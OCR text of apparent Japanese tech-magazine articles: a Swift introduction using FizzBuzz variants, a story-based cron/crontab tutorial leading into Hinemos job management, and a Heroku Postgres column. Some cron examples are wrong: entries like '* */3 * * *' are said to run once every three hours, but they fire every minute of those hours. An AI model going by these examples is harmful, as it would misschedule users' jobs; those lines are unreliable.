
▼図2　playgroundにリスト1を入力!



▼リスト1　とりあえず“FizzBuzz”

```
for n in 1...100 {
    if n % 15 == 0 {
        println("FizzBuzz")
    } else if n % 5 == 0 {
        println("Buzz")
    } else if n % 3 == 0 {
        println("Fizz")
    } else {
        println(n)
    }
}
```

▼リスト2　FizzBuzz.java

```
public class FizzBuzz {
    public static void main(String[] args) {
        for (int i=1; i<=100; i++) {
           if (i % 15 == 0) {
               System.out.println("FizzBuzz");
            } else if (i % 3 == 0) {
               System.out.println("Fizz");
            } else if (i % 5 == 0) {
               System.out.println("Buzz");
            } else {
               System.out.println(i);
            }
        }
    }
}
```

しかし処理系であるXcodeも、Mac App Storeで無料公開されているのです。つまりMacさえ持っていれば、追加費用は一切かからないということ。Apple自身、インタラクティブであることをSwiftの売りにしているのです。これは書かずにいられませんよね。

とりあえずFizzBuzz

というわけで、何か書いてみましょう。何を書くのがいいか。FizzBuzzとか。

本誌の読者であれば、FizzBuzzが何かはご存じだと思いますが、念のため紹介しておくと、1から100までの数字を見て、3で割り切れれば“Fizz”、5で割り切れれば“Buzz”、両方で割り切れば“FizzBuzz”、それ以外なら数字そのものを出力するという簡単なプログラムです。とりあえずこの説明のまま書き下してみましょうか(**リスト1**)。

このコード片を、そのままplaygroundに打ち込んでみましょう(**図2**)。

たしかに仕様どおりに動いているようです。

ここで、まったく同じことを、Javaでやってみましょう(①〜③)。

① リスト2の内容のFizzBuzz.javaを作成する
② javac Fizzbuzz.java でコンパイルする
③ java FizzBuzz で実行する

同じことをするのにも、ずいぶんと「おまじない」が多いことに気づきます。プログラム本体は、public Class FizzBuzz と public static void main(String[] args)でくるまなければならないですし、ファイル名もFizzBuzz.javaでなければならないですし、さらにjavacでコンパイルしてjavaで実行しなければなりません。コードの部分はほとんど同じなのに、やらなければならないことのいかに多いことか。

「簡単なことは簡単に。難しいこともそれなりに」

とは、プログラミング言語Perlの父、Larry Wallの言葉ですが、Swiftもまた「簡単なことは簡単に」書けるプログラミング言語であるようです。

MVCは分けましょう

しかし手練れのプログラマであれば、モデルとビューが渾然一体となった上記のようなプログラムはクソコードに感じられるのではないで

▼リスト3　Swiftで“FizzBuzz”（関数定義）

```
func fizzbuzz(n:Int) -> String {
    if n % 15 == 0 { return "FizzBuzz" }
    if n %  5 == 0 { return "Buzz" }
    if n %  3 == 0 { return "Fizz" }
    return String(n)
}
for n in 1...100 {
    println(fizzbuzz(n))
}
```

▼リスト4　Rubyで“FizzBuzz”

```
class Fixnum
  def fizzbuzz()
    if self % 15 == 0 then return "FizzBuzz" end
    if self %  5 == 0 then return "Buzz" end
    if self %  3 == 0 then return "Fizz" end
    return self.to_s
  end
end

(1..100).each do |n|
  puts n.fizzbuzz
end
```

しょうか。数字をFizzBuzz化する部分とFizzBuzzを出力する部分は分けたいはずです。

そうするにはどうしたらよいでしょう。そう。関数ですね（**リスト3**）。

Swiftもほかのプログラミング言語同様、関数を定義することができます。宣言はfunc。PerlのsubやRubyのdefより1文字多いですが、JavaScriptのfunctionの半分。ただし型は宣言しなければなりません。引数は数値のInt。戻り値は文字列のString。そう。SwiftはCやC++やJava同様、静的なコンパイル言語なのです。しかし最初の例では型宣言は出てきません。必要ないかぎり、型は推論されるからです。

オブジェクト（思考｜志向｜嗜好）

「数値を文字列にする関数」というのは、多くの言語で用いられている考え方です。が、オブジェクト指向ではこう考えます。「数値自身に、文字列化するメソッドを持たせる」。Rubyなら**リスト4**でしょうか。Swiftなら、**リスト5**のようになります。

▼リスト5　Swiftで“FizzBuzz”（型の拡張）

```
extension Int {
  func fizzbuzz() -> String {
    if self % 15 == 0 { return "FizzBuzz" }
    if self %  5 == 0 { return "Buzz" }
    if self %  3 == 0 { return "Fizz" }
    return String(self)
  }
}
for n in 1...100 {
    println(n.fizzbuzz())
}
```

▼リスト6　Swiftで“FizzBuzz”（メソッドのゲッター化）

```
extension Int {
  var fizzbuzz:String {
    if self % 15 == 0 { return "FizzBuzz" }
    if self %  5 == 0 { return "Buzz" }
    if self %  3 == 0 { return "Fizz" }
    return String(self)
  }
}
for n in 1...100 {
  println(n.fizzbuzz)
}
```

Rubyでは新たなクラスを定義するときも、既存のクラスを拡張するときもclassですが、Swiftでは既存の型を拡張するときにはextensionを使います。何をしているのかこちらのほうがわかりやすいです。

しかしRubyと比べると、メソッド末尾の()が不恰好というか括弧が余計に見えます。これを取り除くことはできないでしょうか?——できます。**リスト6**を見てください。

変数のふりをしたメソッドをゲッター（getter）といいますが、Swiftのゲッターは関数の中身はそのままで宣言だけが変わっています。ずいぶんと直感的です。

ところでRubyでは、配列のふりをしたオブジェクトも作れます。そういうオブジェクトを定義するには[]という名前のメソッドを定義してしまえばよいのです。Swiftではどうでしょうか？——はい。これも、できます。**リスト7**を見てください。[]ではなくsubscriptですが。

しかし添字のふりをした引数だけではまだ十

▼リスト7　Swiftで“FizzBuzz”（オブジェクト定義）

```
class FizzBuzz {
    subscript (n:Int)->String {
        if n % 15 == 0 { return "FizzBuzz" }
        if n %  5 == 0 { return "Buzz" }
        if n %  3 == 0 { return "Fizz" }
        return String(n)
    }
}
let fizzbuzz = FizzBuzz()
for n in 1...100 {
    println(fizzbuzz[n])
}
```

分配列とは言えません。RubyのEnumerableのように、オブジェクト全体をイテレートすることはできるのでしょうか。――もちろん。**リスト8**を見てください。Swiftならできます。

▼リスト8　Swiftで“FizzBuzz”（オブジェクトをイテレート）

```
// class FizzBuzz { ... } はそのまま
extension FizzBuzz : SequenceType {
    func generate() -> GeneratorOf<String> {
        var n = 0
        return GeneratorOf<String> {
            if n == 100 { return nil }
            return self[++n]
        }
    }
}
let fizzbuzz = FizzBuzz()
for s in fizzbuzz {
    println(s)
}
```

▼リスト9　Swiftで“FizzBuzz”（連想配列）

```
let fizzbuzz = [
    3:"Fizz",5:"Buzz",6:"Fizz",9:"Fizz",
    10:"Buzz",12:"Fizz",0:"FizzBuzz"
]
for n in 1...100 {
    println(fizzbuzz[n % 15] ?? String(n))
}
```

nilほどオプショナル

ところでSwiftに関してググってみると、Optionalという単語がいっぱい出てきます。――Rubyのパパもこういってます[注2]。

> 「a language for the rest of us」の観点から言うとSwiftのoptional型は大変素晴らしい

実際に見てみましょう。今度は「配列のふりをしたオブジェクト」ではなく、連想配列を使ってFizzBuzzしてみます（**リスト9**）。

たしかにきちんと動いているようですが、これのどこがオプショナルなのでしょう？　**リスト9**のコードから?? String(n)を削除してみてください。どうなりましたか？　連想配列のキーがあるところはOptional("")、ないところはnilと表示されたはずです。

ここで、fizzbuzz[n]の型を考えてみましょう。単にStringだと、nに対応する値がない場合に困ってしまいます。Optionalは、まさにこういうときのためにあります。「値なしがあり得る型」を表現できるのです。Haskellでいうところのeitherですね。

これで、??の意味が見えてきました。「左辺が『値なし』なら、右辺の値」という意味に違いありません。この「値なし」は、SwiftもRubyをはじめとする多くの言語と同様、nilという名前がついています。

次回予告

ここまで、FizzBuzzを肴に駆け足でSwiftを見てきました。Javaっぽくもあり Rubyっぽくもある。Jony IveはiOS 7の紹介で“While iOS 7 is completely new, it is important to us to make it instantly familiar.”とのたまいましたが、Swiftもcompletely newにしてinstantly familiarな言語という点で実にAppleらしい。


しかしSwiftの“instantly familiar”はオブジェクト指向にとどまりません。次回は関数型言語としてのSwiftを見ていきます。SD

注2）https://twitter.com/yukihiro_matz/status/501531982904324096

帰宅が5分早くなり、休出もなくなる!?

目指せ！定時帰りのエンジニア！

Hinemosで学ぶジョブ管理超入門



山本 未希（やまもと みき）㈱NTTデータ 基盤システム事業本部

新人SE藤井君がジョブ管理・運用効率化を一から学んでいく物語。第3回となる今回は、作ったスクリプトを定時に自動実行するためのしくみ「cron」、そしてcronの振る舞いを細かく設定できるcrontabコマンドの書き方について勉強していきます。まだまだ定時に帰れない藤井君の頑張りに注目です！

イラスト（高野 涼香）

第3回 スクリプトを時間どおり動かしてみよう

登場人物紹介

藤井 今年SI企業に入社した新人SE。運用自動化のために日々奮闘中。

上司 軽いノリで仕事を依頼してくるが、藤井君の成長を考えている。

定時先輩 藤井君の先輩社員。華麗に仕事をこなし定時に颯爽と帰っていく優秀な女性。

前回までのあらすじ

今年SI企業に入社した新人SEの藤井君は、社内の『勤怠管理システム』の運用を上司から任されました。前回までの調査で、運用にはOSSの運用管理ツール「Hinemos」を使うことに決めた藤井君ですが、ツールを使う前にまずは現状のシステムにどのような処理があるのか、「勤怠管理システム」を構成する複数のLinuxサーバ上で動く、シェルスクリプトの基本を学んだのでした。

スケジュール実行ってどんなときに必要？

藤井「前回でシェルスクリプトの動きもバッチリ学んだので、さっそくHinemosを使って運用を自動化しようと思います！」

上司「なるほど、勤怠管理システムのシェルスクリプトに書かれている内容もわかってきたようだね。ちなみにそれぞれのシェルスクリプトがどうやって実行されるかはわかったのか？」

藤井「えっと、どうやって実行されるかですか？その時間になったら手動でスクリプトを実行していたんじゃ……あっ、でも深夜の1:00とか3:30に実行する処理もありますね」

上司「たしか前任者の『作業ノート』にはcronでスケジュール実行している、って書いてあったよな？　ツールを使う前にもう少し下調べが必要そうだな」

藤井「は、はーいっ！」（ぴゅーん）

スクリプトを スケジュール実行するには？

藤井「cronでスケジュール実行って言われてもなぁ……調べてみたらLinuxのコマンドやファイルの名前が出てきたけど、いったいどこから手を付けたら良いんだろう。うーん、しょうがない！　また定時先輩に相談してみよう！」

悩んだ藤井君は、前回もお世話になった定時先輩に助けを求めることにしました。

藤井「定時先輩、何度もすみません。ちょっと教えてほしいことがあって」

定時「えぇ、いいわよ。どこがわからないの？」

藤井「前回教えてもらってシェルスクリプトの作りはわかったんですが、cronでスケジュール実行しているらしい、という部分がどうもわからなくて。ツールを使わずにシェルスクリプトを自動実行するときって、cronというのを使うのが一般的なんですか？」

定時「そうね。1回だけとか、日中だったら手動でスクリプトを実行するのもありだけど、実際のシステムでは、毎週／毎月とか決められた時間に定期実行するジョブがたくさんあるし、実行する時間帯も深夜だったりするから、藤井君が言ってたようにcronを使って処理をスケジュール実行することが多いわね」

藤井「そうなんですね。でもそう聞くとシェルスクリプトとcronがあれば、ツールはいらないような気もしますけど……」

定時「いや、そうでもないわね。cronだけだと決められた時間に繰り返し実行するしかできないから、たとえば急なスケジュール変更に対応するだとか、祝日は実行日から除外するとか、複雑なスケジューリングが必要な場合は、やっぱりツールを使って解決する必要があるの」

藤井「なるほど。シェルスクリプトを定時実行するにはcronを使うのが一般的だけど、定時実行で対応できないスケジュール実行もあるから、そんなときはHinemosとかのツールを使うってことなんですね」

cronって何？

藤井「そもそもcronってどういうものなんでしょうか？　調べてみたらLinuxのコマンドやファイル名が出てきたんですけど……」

定時「おっ、ちゃんと自力でも調べてみたんだね。cronはクーロンやクローンと呼ばれるんだけど、一般的にLinuxのデーモン[注1]であるcrondを指していることが多いわ。このcrondはさっきも話したように、毎時、毎週、毎月とか、指定された時間どおりにシェルスクリプトやコマンドを実行するデーモンなのよ」

crondは、Linuxでスクリプトやコマンドを定期実行するデーモンのことを言います。たとえば、**crontab**というコマンドで指定した時間や実行対象のスクリプトは、**/var/spool/cron**ディレクトリ配下にあるユーザごとのcrontabファイルに設定され、crondによって指定した時間に自動実行されます。また、ユーザごとのcrontabファイルとは別に、システム全体にかかわるcrontabファイルは**/etc/crontab**に用意されています。

ここで、crontabに関連するファイル名やディレクトリ名を一通り押さえておきましょう（**表1**）。

cronを使って、スクリプトをスケジュール実行するには大きく3種類の方法があります。

① crontabコマンドで**/var/spool/cron**配下にあるユーザごとのcrontabファイルに実行時間・スクリプトを指定する

② **/etc/crontab**ファイルを直接編集し、実行時間・スクリプトを指定する

③ **/etc/cron.hourly**などのディレクトリ配下にスクリプトを配置し、**/etc/crontab**に設定されているとおりの時間で自動実行する

/etc/crontabファイルには、**run-parts**というコマンドを使って**/etc/cron.hourly**や**/etc/cron.daily**ディレクトリ配下のスクリプトをそれぞれ配

注1） Linuxのようなマルチタスク OSのメモリ上に常駐して、バックグラウンドで処理を実行するプログラムのことをデーモンといいます。

置されたディレクトリの役割どおり、毎時／毎日など決められたタイミングで自動実行する設定が記述されています。そのため、③のように設定することで単純な定期実行であればスクリプトを配置するだけで処理のスケジューリングができます。ただし、用意されたディレクトリの役割どおりの実行しかできないため、それ以上に複雑なスケジュールを組む場合など、一般的には①や②の方法でcrontabの設定を行い、ジョブのスケジュール実行を行います。

また、cronを利用できるユーザは**/etc/cron.allow**や**/etc/cron.deny**ファイルを作成し、利用可能ユーザ／利用禁止ユーザの設定ができます。どの方法を利用する場合でも、crontabの利用制限がどうなっているかあらかじめ確認しておきましょう。

crontabコマンドの使い方

藤井「ふむ、コマンドやファイルの編集でcrontabが設定できるんですね！　そういえば作業ノートをよく見たら、『各処理の先頭は、コマンドでcrontabの設定をする』って書いてありました。ということは、勤怠管理システムではcrontabをコマンドで設定していたんですね」

定時「なるほど、crontabをコマンドでね。じゃあ定時まで時間もあるし、せっかくだからコマンドの設定方法も見てみようか！　私が昔使ってた本にcrontabコマンドの書き方が載ってるよ」

藤井「ありがとうございます！　えーっとなになに……crontabコマンドでは『**-e**』オプションを付けると設定ファイルの編集ができます、って書いてありますね」

定時「ええ。Linuxのコマンドライン上で**crontab -e**と入力するとエディタが起動するから、そこで実行したい時間やスクリプトを設定するのよ」

それではここでcrontabコマンドの使い方を見ていきましょう。まずは、コマンドライン上でコマンドを実行するときの書式やcrontabコマンドのオプションを確認します（**表2**）。

ちなみに編集のためによく使う「**-e**」と「**-r**」はキーの配置も近いですが、「**-r**」を誤って付けるとcrontabの設定ファイルがまるごと削除されてしまうので、十分注意しましょう。

ではここからは「毎日この時間に指定したスクリプトを実行する」といった内容をどのように記述するのか見ていきます（**表3**）。「**-e**」オプションを使って設定ファイルを編集するときは、実行したい時間と実行対象のシェルスクリプトを決められたルールにしたがって記述する必要があります。基本的には書式にしたがって数字を埋めていきますが、毎分や毎時などすべての数字を指定したい場合は「*****」を使うこともできます。また、曜日も数字で指定するので、どの数字がどの曜日を指定しているのかを注意して記載しましょう。

時間の指定では、「**/**」や「**-**」を使うことで「3時間おきに処理を実行する」であったり、「月曜日～水曜日のみ実行する」などの設定もできます。ここでは、いくつかの書き方の例を紹介します。

【例1】毎日3時間おきに<job01.sh>を実行

```
* */3 * * * job01.sh
```

【例2】月～水曜日の15:00と17:00に<job2.sh>を実行

```
* 15,17 * * 1-3 job02.sh
```

▼表1　crontab関連のファイル、ディレクトリ

ファイル名／ディレクトリ名	内容
/etc/crontab	システム全体に関わるcrontabファイル
/var/spool/cron/user	ユーザ個別のcrontabファイル（crontabコマンドで指定した時間やスクリプトがここに設定される）
/etc/cron.hourly	毎時実行したいシェルスクリプトを配置するディレクトリ
/etc/cron.daily	毎日実行したいシェルスクリプトを配置するディレクトリ
/etc/cron.weekly	毎週実行したいシェルスクリプトを配置するディレクトリ
/etc/cron.monthly	毎月実行したいシェルスクリプトを配置するディレクトリ
/etc/cron.d	上記以外に実行したいシェルスクリプトを配置するディレクトリ

「/」を使うと割り切れる数字のみ実行、「-」を使うと範囲を指定して実行できます。また、「,」で区切れば、同様の設定を1つにまとめて記載できるので便利です。

cronの設定を見てみよう！

藤井「なるほど、crontabコマンドの書き方にもいろいろなルールがあるんですね！」

定時「crontabの使い方もだいぶわかってきたようね。それじゃあ、そろそろ定時だから私は先に失礼するね。頑張って！」

藤井「定時先輩、ありがとうございました！」

颯爽と帰宅していく定時先輩を送り出し、藤井君はさっそく勤怠管理システムのcronの設定を見てみることにしました。

藤井「えーっと、今設定してあるcrontabの設定を見るには、**crontab -l**だったな。どれどれ……」

```
$ crontab -l
* 1,23 * * * /root/jobs/kintai.sh
30 3 * * * /root/jobs/check_log.sh
0 0 1 * * /root/jobs/backup.sh
```

藤井「1行目の設定で毎日23:00と1:00に勤怠情報を転送して、2行目の設定で毎日3:30にログを取得してるんだ。あとは3行目の設定で、毎月1日の0:00に全部のバックアップを取ってるんだな」

藤井「今が23時か、一応**/root/jobs/kintai.sh**がちゃんと動いてるかプロセスを確認してみよう。**ps**コマンドを入力して……お、ちゃんと実行されているみたいだ。ようやく勤怠管理システムの動きがわかってきたぞ！」

藤井「上司からは自動化しろって言われてたけど、勤怠管理システムはそんなに複雑なことをするわけじゃないし……このままシェルスクリプトとcronでも十分運用できそうだな！」

▼表2　crontabコマンドのオプション

書式	crontab〈オプション〉	
オプション	種類	内容
	-e	設定ファイルを編集する
	-l	設定ファイルを表示する
	-r	設定ファイルを削除する
	-u〈ユーザ〉	ユーザの設定ファイルを指定する（上記3種類のオプションと併用）

cronの限界

Linuxと Windowsの連携！？

数日後、上司に呼び出された藤井君。

上司「実は、社内システムを担当している部署から勤怠管理システムと人事給与システムの連携を強化したいという話が出ているんだ。しかも人事給与システムにはWindows Serverも含まれるそうだ」

藤井「えっ、Windows Serverですか？」

上司「そうだ。今までは1台のLinuxサーバでいろいろと処理を行ってきたが、これからは人事給与システムのWindows Serverとも連携して処理を行っていくんだ。だからLinuxとWindows、それぞれのサーバで行う処理の連携も必要だな。すぐに対応策を考えてくれ」

藤井「わっ、わかりました！」

▼表3　定時実行の設定

書式	〈分〉 〈時〉 〈日〉 〈月〉 〈曜日〉 〈コマンド〉	
各パーツの詳細	パーツ	説明
	〈分〉	0～59までの数字、もしくは*を指定する（*を指定した場合は毎分実行）
	〈時〉	0～23までの数字、もしくは*を指定する（*を指定した場合は毎時実行）
	〈日〉	1～31までの数字、もしくは*を指定する（*を指定した場合は毎日実行）
	〈月〉	1～12までの数字、もしくは*を指定する（*を指定した場合は毎月実行）
	〈曜日〉	0～7までの数字、もしくは*を指定する（0と7は日曜、1は月曜、2は火曜、3は水曜、4は木曜、5は金曜、6は土曜に実行される。*を指定した場合は毎日実行）
	〈コマンド〉	実行したいスクリプトファイルもしくはコマンドを指定する

さっそく席に戻って実現方法を調べ始めた藤井君でしたが……。

藤井「とは言ったものの、今まで1つのサーバで処理を実行していたから、何とかシェルスクリプトで頑張って、簡単な処理の連携もできていたけど……いろいろな処理を順番に実行していくわけだし、前の処理の実行結果によって次の処理を実行するか決めたり、場合によっては前の実行結果によってどの処理を実行するか分岐させたり、作成したデータを次の処理で使ったり……違うサーバで、しかもWindowsもあるのにどうやって連携したらいいんだろう」

すっかり悩んでしまった藤井君ですが、やはりサーバを跨る処理やLinuxとWindowsが同居するシステムで処理の連携をするには、cronとシェルスクリプトだけでは実現は困難なようです。こんなときHinemosなどのジョブ管理ツールを使えば、処理を実行するサーバをあらかじめ登録するだけで、OSの違いを特別意識することなく、処理の前後関係の指定や、処理の分岐といった指定が簡単に行えます。

トラブル発生で解析困難！？

そんなある日、またしても社内システムを担当している部署から連絡があり、今度はなんと、勤怠情報が転送されてこないと緊急の問い合わせを受けた藤井君。慌ててシステムを確認してみると……

藤井「あれっ、この間確認したときはちゃんと`/root/jobs/kintai.sh`も動いていたのに、おかしいな。うちのシステムはcronは使ってもスクリプトの実行結果をメールで送る設定なんかしてないし……確か結果はログに出力していたはずだけど。えーっと、とりあえず転送されなくなった日のログを順に見ていくしかないか……」

藤井「あ、そうだ！　ログを解析する前に動いているスクリプトはいったん止めておかないとな」

異常が発生している状態でさらに追加でスクリプトが実行されないよう、crontabの設定を書き換えて関連する処理をすべて止めてから、ようやくログの解析を始めた藤井君。丸1日かけてログを解析した結果、なんとかスクリプトが止まっていた個所や原因を特定できました。そのあと、データに不整合が発生していないかの確認と、本来実行する必要のあったスクリプトを手動で実行し、なんとかリカバリできましたが、結局、勤怠管理システムを数日間止める結果となってしまいました。

藤井「ふー、やっと終わったぞ。……それにしても今回はなんとか解決したけど、トラブルが起こったときの対処は本当にたいへんだな。先頭のスクリプトはcronで時刻どおりに動き出すけど、2つめ以降の処理は先頭の結果によって、どのスクリプトを実行するか振り分けてるし……どの順番でスクリプトが実行されてどこで失敗したのか探索するのは一苦労だな。しかもこれからはWindowsのほうもあるし、さらにたいへんだ……」

今回勤怠管理システムでは、日々のスクリプトの実行結果をちゃんと確認していなかったため、止まって連絡が来てから初めて運用担当者が気づいたという最悪な状況になってしまいました。

こういった事態を避けるためにも、今どのスクリプトまで終了しているか、実行状況や実行結果を日頃から常に把握しておき、トラブルが起こった場合でも迅速に対応できる状況を作っておくことが重要なのです。

Hinemosなどのジョブ管理ツールを使えば、処理の結果はOSにかかわらず1画面で確認でき、また、処理が止まるようなことがあれば、メールの送信や

画面への表示、パトライトを点灯させるなどのさまざまな方法で、迅速に事態を知らせることができるのです。

今月の時短ポイント

前回のシェルスクリプトの書き方に続き、Linuxではcrontabを設定することで、定時実行するスクリプトを自動実行できることがわかりました。ただし、サーバを跨る処理の実行や処理の前後関係の指定、日々の実行結果の把握には、やはりHinemosのようなジョブ管理ツールの存在が必要そうです。

次回予告

上司「勤怠管理システムのトラブル、どうやら解決したみたいだな」

藤井「はい……今回は何とか解決しましたが、やっぱり今の状況でもしトラブルが起こったら、解析は本当にたいへんですね。しかも依頼のあったWindows Serverと連携するほうはまだ解決案がなくて……」

上司「そうだな。この先、こんな運用を続けていっても、スケジュールの急遽変更や、実行結果をすぐに確認するなんて、とてもじゃないが対応できないからな。今動いているシステムのしくみもわかったところだし、そろそろ前に言ってたツールを試してみるか？」

藤井「ついにHinemosを使えるんですね！　さっそく調べてみます！」

cronで定時実行のスケジュールを学んだが、結果の確認や、処理連携の把握、まだ要望は出ていないものの、スケジュールの急遽変更など、いよいよ手作りの限界を感じた藤井君。ようやく運用管理ツール「Hinemos」による運用自動化を検討することに！

次回「Hinemosで構築！　ジョブシステム！」 SD

To Be Continued...

Column　Windowsの場合はどうするの？

今回はLinuxでcronを使う方法を学びましたが、Windowsでは同様の機能として「タスクスケジューラ」が用意されています。

基本的な考え方はcronと同様ですが、タスクスケジューラでは、基本タスクやトリガー、操作を指定することでスケジュールを設定します。各項目の内容を簡単に紹介します（**表4**）。

実際の運用の場面では、複数のOSに対して複雑な処理、スケジュール実行を行っていきます。そこで、Hinemosを使えば、Linuxに限らずWindowsの処理も一元的に管理できるため、設定や結果の確認も同じ画面上で行うことができ、crontabやタスクスケジューラ、それぞれの設定をする手間を一度になくすことができるのです。

▼表4　タスクスケジューラ

項目	説明
基本タスク	処理の名前や説明を記載する
トリガー	毎日／毎週／毎月／1回限り、コンピュータの起動時／ログオン時／特定イベントのログへの記録時などから、処理を実行したいタイミングを指定する。たとえば、「毎日」を選ぶと、その後具体的な開始日や実行間隔が指定できる
操作	プログラムの開始／電子メールの送信／メッセージの表示から実行したい操作を指定する。たとえば、プログラムの開始を指定した場合は、そこで実行するプログラムやスクリプトを指定する。Windowsでは、バッチファイルや、VBScript・PowerShellのスクリプトを使用するのが一般的（第2回のコラム参照）

サポートエンジニアのクラウドワークスタイル

Heroku女子の開発日記

第4回 データを蔵入れ Heroku Postgres

前回はHerokuで使えるアドオンをいくつか紹介しました。今回はその中でも人気の「Heroku Postgres」について、プランの種類、追加手順、便利な機能を解説します。「サンフランシスコだより」では、サンフランシスコで行われる素敵なイベントについてお話しします。

Heroku　織田 敬子（おだ けいこ）

Heroku Postgres

前回は、アプリケーション開発に便利なアドオンについて、概要、人気製品の紹介、追加方法までを書きました。今回は、そのアドオンの中でも一番人気の「Heroku Postgres」について解説していきます。

今回の連載から見始める人は、HerokuのGetting Startedページ[注1]に行き、自分の好きな言語で「Deploy the app」のところまでぜひやってみましょう。

「Heroku Postgres」はHerokuが提供するPostgreSQLのアドオンです。Herokuのアドオンはおもにサードパーティが作成していますが、Heroku PostgresのようにHerokuオフィシャルのものもいくつかあります。Herokuが提供しているものだからこそサポート体制もしっかりしており、簡単に使い始めることができます。

Heroku Postgresのプラン

Heroku Postgresにはさまざまなプランがあり、趣味で作ったアプリケーションにとりあえずデータベースを追加したい人から、本番環境での高可用性（HA）を必要とする人まで、さまざまなニーズに対応できます。ここでは、そのプランの中からいくつかピックアップして紹介します（**表1**）。すべてのプランやさらに詳しい情報については、Heroku Postgresの詳細ページ[注2]を参照してください。

hobby-devとhobby-basicはその名のとおり趣味用といった具合で、パフォーマンスや可用性においてほかのプランには劣りますが、とりあえず使い始めるにはもってこいのプランです。devとbasicの違いは書き込める行数のみとなります。

standard-やpremium-で始まるプランは、fork/follow、Expensive Queriesなど、このあとで紹介するさまざまの便利な機能が使用でき

▼表1　Heroku Postgresのプラン

プラン名	キャッシュサイズ	ストレージ容量	最大コネクション数	月額
hobby-dev	0	1万行	20	無料
hobby-basic	0	1千万行	20	$9
standard-0	1GB	64GB	120	$50
standard-2	3.5GB	256GB	400	$200
standard-4	15GB	512GB	500	$750
premium-0	1GB	64GB	120	$200

注1）URL https://devcenter.heroku.com/start
注2）URL https://devcenter.heroku.com/articles/heroku-postgres-plans

ます。プランによりそれぞれキャッシュサイズや最大コネクション数が変わってきます。また、standard-4/premium-4プランからはシングルテナント型となります。このあたりについて詳しくは詳細ページ[注3]を参照してください。

standardプランとpremiumプランは、キャッシュサイズなどの基本的な構成は一緒ですが、可用性やロールバックの長さ、HA構成になっているかどうかなどの違いがあります。

Heroku Postgresのプラン名は、昔はKappaやIka、Fuguなどユニークな名前が多く、製品紹介のページではイラストつきで載っていましたので、そのイメージが大きい方も多いのではないでしょうか。残念ながら、今はちょっと味気ない名前になっております。昔のプランと今のプランの対比は比較ページ[注4]にて確認することができます。新しいプランは同じ価格で性能が最大3倍[注5]と非常にお得になっていますので、まだ前のプランを使っている方はぜひこの機会に新しいプランにしてみましょう。

追加してみよう

Heroku Postgresはコマンドラインから次のコマンドで追加できます。

```
$ heroku addons:add heroku-postgresql:hobby-dev
```

これはhobby-devプランを追加するコマンドなのですが、実はこの連載のとおりにアプリケーションをデプロイしている方は、すでに追加されている場合が多いです。コマンド実行の前に、heroku addonsコマンドを実行してすでに追加されていないかどうかを確認してみましょう。

Heroku Postgresは1つのアプリケーションに複数追加できます。これは、後述するFollowerなどを構成するためです。追加したあとはheroku pg:infoコマンドでDBの情報を見てみましょう(**図1**)。

追加したDBにはHEROKU_POSTGRESQL_COLOR_URLという名前が付きます。heroku configコマンドを使用するとそのDBのクレデンシャルやホスト名を確認できます(**図2**)。

図2では、DATABASE_URLとHEROKU_POSTGRESQL_COBALT_URLの値が一緒ですが、DBが複数ある場合には、COLORの部分(COBALTなど)を使って区別します。プライマリのDBが常にDATABASE_URLにセットされ、アプリケーションからはこの環境変数DATABASE_URLを使用してDBにアクセスします。

ForkとFollow

Heroku PostgresではForkやFollowといっ

▼図1　heroku pg:info

```
$ heroku pg:info
=== HEROKU_POSTGRESQL_COBALT_URL (DATABASE_URL)
Plan:        Hobby-dev
Status:      Available
Connections: 0/20
PG Version:  9.3.3
...
```

▼図2　heroku configコマンド

```
$ heroku config
=== appname Config Vars
DATABASE_URL:                postgres://(username):(password)@ec2-54-197-239-171.compute-1.amazonaws.com:5432/(databasename)
HEROKU_POSTGRESQL_COBALT_URL: postgres://(username):(password)@ec2-54-197-239-171.compute-1.amazonaws.com:5432/(databasename)
```

注3) URL https://devcenter.heroku.com/articles/heroku-postgres-production-tier-technical-characterization
注4) URL https://devcenter.heroku.com/articles/heroku-postgres-legacy-plans
注5) URL https://blog.heroku.com/archives/2014/8/12/the_new_database_experience_with_heroku_postgres#new-plans-with-2x-memory-and-3x-performance

た機能を提供しています(hobbyプラン以外)。

Forkは、データベースのある時点でのデータをそっくりそのまま複製したデータベースを作成します。一度Forkしたあとはそのデータベースは独立したものとなり、Fork元のデータベースには依存しません。Forkしたデータベースは、スキーマのマイグレーションテストや異なるプランでの負荷テスト、障害発生時の調査などに用いられます。Forkをすればデータベースをローカルに引っ張ってくることなく直接触ることができるのです。

Followは、その名のとおりデータベースをフォローする機能です。FollowするDBのことをFollowerと呼び、Followされる側のマスタDBを常に同期するようになります。マスタDB側で1行追加されると、すぐにFollower側でも追加される、といった具合です。Followerは読み取り専用となるので、ホットスタンバイとしても使用できますし、データウェアハウス用のDBとしての利用、シームレスなマイグレーションやアップグレードなどさまざまな場面で使用できます。

バックアップ

DBの管理の中でもバックアップは非常に重要な作業です。HerokuではPG Backupsという、バックアップを簡単に実現できるアドオンを提供しています。アドオンは次のコマンドで追加できます。

```
$ heroku addons:add pgbackups
```

アドオンを追加したあとは`heroku pg backups:capture`コマンドを使用して任意のタイミングでバックアップが取れますし、また異なるプランを選ぶことにより日次での自動バックアップも設定できます。

Dataclips

DataclipsではHeroku Postgresのデータを Web上で簡単にアクセスし、シェアすることができます。Heroku内部でもこのDataclipsは非常によく使用されています。たとえば、日別の売上データを抽出するクエリをDataclipsで作成しておけば、プログラマでない人でも簡単に最新情報にアクセスでき、CSVで吐き出してExcelで編集、といったこともできるようになります。Dataclipsのページ[注6]にアクセスし、まずは触ってみることをお勧めします。

Expensive Queries

Webアプリケーションにおいて、DB部分のパフォーマンスチューニングは厄介な問題です。筆者もサポートエンジニアをしていて、DBのパフォーマンス部分が原因でダウンしてしまったアプリケーションをいくつも見てきました。そこで役に立つのがExpensive Queries[注7]です。この機能はHeroku Postgres databaseのバージョン9.2以降、hobbyプラン以外で利用できます。

Heroku PostgresがDBのクエリを解析し、実行時間や実行頻度などを見やすい表やグラフで表示するので、問題のあるクエリを簡単に探し出すことができます。

